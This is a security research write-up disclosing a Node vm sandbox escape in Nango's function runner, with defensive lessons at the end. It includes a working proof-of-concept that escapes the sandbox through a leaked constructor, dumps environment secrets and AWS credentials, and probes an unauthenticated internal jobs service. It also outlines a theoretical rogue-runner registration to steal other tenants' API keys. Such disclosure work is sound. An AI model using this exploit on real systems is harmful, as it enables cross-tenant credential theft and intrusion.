Escaping the Nango sandbox
What is Nango?
Nango is an open-source platform for building product integrations. It supports 900+ APIs and works with any backend language, AI coding tool, and agent SDK.
You write integration logic as TypeScript functions, or let AI generate them for you, and deploy to Nango's production runtime. Nango handles auth, execution, scaling, and observability.
It's effectively a layer between LLM agents and APIs allowing control over authorization, rate limiting and various other things without directly sharing each integration's API secrets with the LLM. It also has a serverless component allowing the creation of custom tools that can use Nango's APIs. This means it stores credentials for each integrated API, proxies requests on behalf of its users and runs untrusted code as well. To put it facetiously, it is an SSRFaaS/RCEaaS platform that you trust with your API tokens for integrations like Gmail, 1Password and the other 900+ integrations.
Architecture Overview

The Nango architecture consists of a K8s cluster with the following services:
- Server - "Powers the dashboard, API, proxy requests, and incoming/outgoing webhooks." The only public facing service.
- Orchestrator - "Manages task scheduling and state tracking."
- Jobs - "Processes tasks and dispatches them to the Runner."
- Runner - "Executes integration code and interacts with external APIs." - In the cloud service, integration code runs in an AWS lambda isolated per account using tenant isolation. You can read more about the transition to a lambda runtime here.
- Persist - "Stores synced records and logs."
Nango has an architecture diagram on their self hosting page.
Vulnerability
1. Missing Authentication
The internal services orchestrator, jobs and runner have no authentication so any partial compromise (such as SSRF) could lead to abuse of these privileged APIs.
This is less of a vulnerability and more so a decision made by the developers given that authentication was setup for more directly sensitive APIs such as in the persist service.
2. Insufficient Sandboxing in Runner
As mentioned earlier, Nango has a serverless component. These are called Functions which let you upload some typescript that will be compiled and stored in S3. These functions can be triggered in various ways such as on a schedule, on demand and a few other ways depending on your use case. These functions run from the Runner service and thus run in the lambda runtime on Nango cloud. The Runner service invokes the lambda with the code along with the associated account's default API key. The code will be stored in S3 if it is too large for the lambda input size.
The lambda does a bunch of setup such as pulling the Function's code then sets up the sandbox with the following code:
- Wrap the function code and setup a node VM (not a security boundary btw)
...
const wrappedCode = `(function() { var module = { exports: {} }; var exports = module.exports; ${code}
        return module.exports;
    })();
    `;
...
try {
    const script = new vm.Script(wrappedCode, {
        filename
});- Setup limited imports with a fake require
const sandbox: vm.Context = {
    // disable console in the sandboxed code
    constructor: undefined,
    console: new Proxy(
        {},
        {
            get: () => () => {} // Returns no-op function for any console method
        }
    ),
    require: (moduleName: string) => {
        switch (moduleName) {
            case 'url':
                return url;
            case 'crypto':
                return crypto;
            case 'zod':
                return zod;
            case 'botbuilder':
                return botbuilder;
            case 'soap':
                return soap;
            case 'unzipper':
                return unzipper;
            default:
                throw new Error(`Module '${moduleName}' is not allowed`);
        }
    },
    Buffer,
    setTimeout,
    Error,
    URL,
    URLSearchParams
};
Object.setPrototypeOf(sandbox, null);

const context = vm.createContext(sandbox, {
    codeGeneration: {
        strings: false,
        wasm: false
    }
});- Start the VM, extract the exports and execute the code
const scriptExports = script.runInContext(context) as ScriptExports;
const def = scriptExports.default;
...
// Action
    if (nangoProps.scriptType === 'action') {
        let inputParams = codeParams;
...
        output = await def(functionNango, inputParams);
Using this helpful guide on node VM escapes, I learned that we can escape the VM using the objects passed from outside the VM to the inside. This can be done by yoinking a constructor object from out of the VM and executing your code with that.
I ended up using functionNango as it came from outside the VM and has an async method .get() allowing me to grab an AsyncFunction constructor. The async constructor will let us seamlessly use the async runtime.
// Within VM
const async_constructor = (nango.get as any)['constructor'];
const c = `<payload here. This will exec outside VM>`;
const result = await async_constructor(c)();
Estimating impact from env vars
So now we have escaped the VM, but so what? Aren't we in a tenant isolated lambda? Yes, but we can (ab)use the lambda's
- IAM role permissions
- internal network access Let's first start by dumping the lambda's env vars
...
"PERSIST_SERVICE_URL": "http://persist.internal.nango",
"AWS_SECRET_ACCESS_KEY": "REDACTED",
"DD_API_KEY_SECRET_ARN": "arn:aws:secretsmanager:us-west-2:291213480759:secret:datadog-api-key-production-f9NmLt",
"JOBS_SERVICE_URL": "http://jobs.internal.nango",
...
"AWS_ACCESS_KEY_ID": "REDACTED",
"LAMBDA_PAYLOADS_BUCKET_NAME": "nango-lambda-payloads-production",
"AWS_SESSION_TOKEN": "REDACTED",
...
Internal services
I was able to validate the lambda had access to the Persist and Jobs service via the health endpoint. Unfortunately, the persist service does authorize using each account's default API key. I did not explore that service further but there could be opportunities for poisoning your own accounts task data (such as usage quotas).
The Jobs service does have some interesting APIs and as mentioned in issue #1, has no authentication. One of those APIs is /runners/:nodeId/register which registers a Function runner (i.e. the lambda we are running in). Last I checked there was no validation on the AWS account of the lambda you could register so, theoretically you could win a race with the actual runner registration (caused by an update or similar operation) then exfil other customers' default API keys. This would also cause an outage as your lambda wouldn't have internal network access.
AWS resources
From the env vars there are 2 that look juicy,
-
DD_API_KEY_SECRET_ARN
I did not validate that the lambda actually had access to the secret, but I'm not too sure if this secret would be that useful. Maybe you could publish some fun logs/metrics.
-
LAMBDA_PAYLOADS_BUCKET_NAME
This S3 bucket holds the code for Functions and inputs where the payload is large. This means if you could read the Function's files from S3 you would have access to their code and any large inputs. Unfortunately, the lambda does not have access to list objects in that bucket. Guessing the path would require a team ID, environment ID, and a task ID which is impractical.
This is about where I stopped as I got bored of Nango and reported the findings on 2026-07-08.
Lessons
- Authenticate and authorize requests especially to sensitive APIs.
- If you really have to run untrusted workloads, isolate them and treat their access as external. In Nango's case, this would look like treating the required APIs for a Function as public (access authorized against each customers' default API key) and not trusting the runtime of the untrusted workload to self report its usage.
PoC
// private-api-generic/actions/test.ts
// Deploy with `nango deploy` and invoke with d='constructor'
// I put constructor in the input as nango blocks functions with the use of
//  .constructor
import { createAction } from 'nango';
import * as z from 'zod';

export default createAction({
    description: 'Test action',
    version: '1.0.0',
    input: z.object({
        d: z.string(),
    }),
    output: z.any(),
    exec: async (nango, input) => {
    try{
          const e = (nango.get as any)[input.d];
          const c = `
const module = globalThis.process.getBuiltinModule('module');
const fs = globalThis.process.getBuiltinModule('fs');
const env = globalThis.process.env;

const require = module.createRequire('file:///var/task/node_modules');

const { STSClient, GetCallerIdentityCommand } = require('@aws-sdk/client-sts');

const client = new STSClient({});

// Demonstrate access to AWS creds
const caller = await client.send(new GetCallerIdentityCommand({}));

// Demonstrate connectivity to jobs service
const health_check_result = await fetch(\`\${env['JOBS_SERVICE_URL']}/health\`);

const message = {
    healthCheck: await health_check_result.json(),
    caller,
    // Demonstrate extraction of env secrets
    env,
};

return { message };
          `;
          const result = await e(c)();
          return result;
      }
      catch (err) {
          return {
                  error: err,
          };
      }
    }
});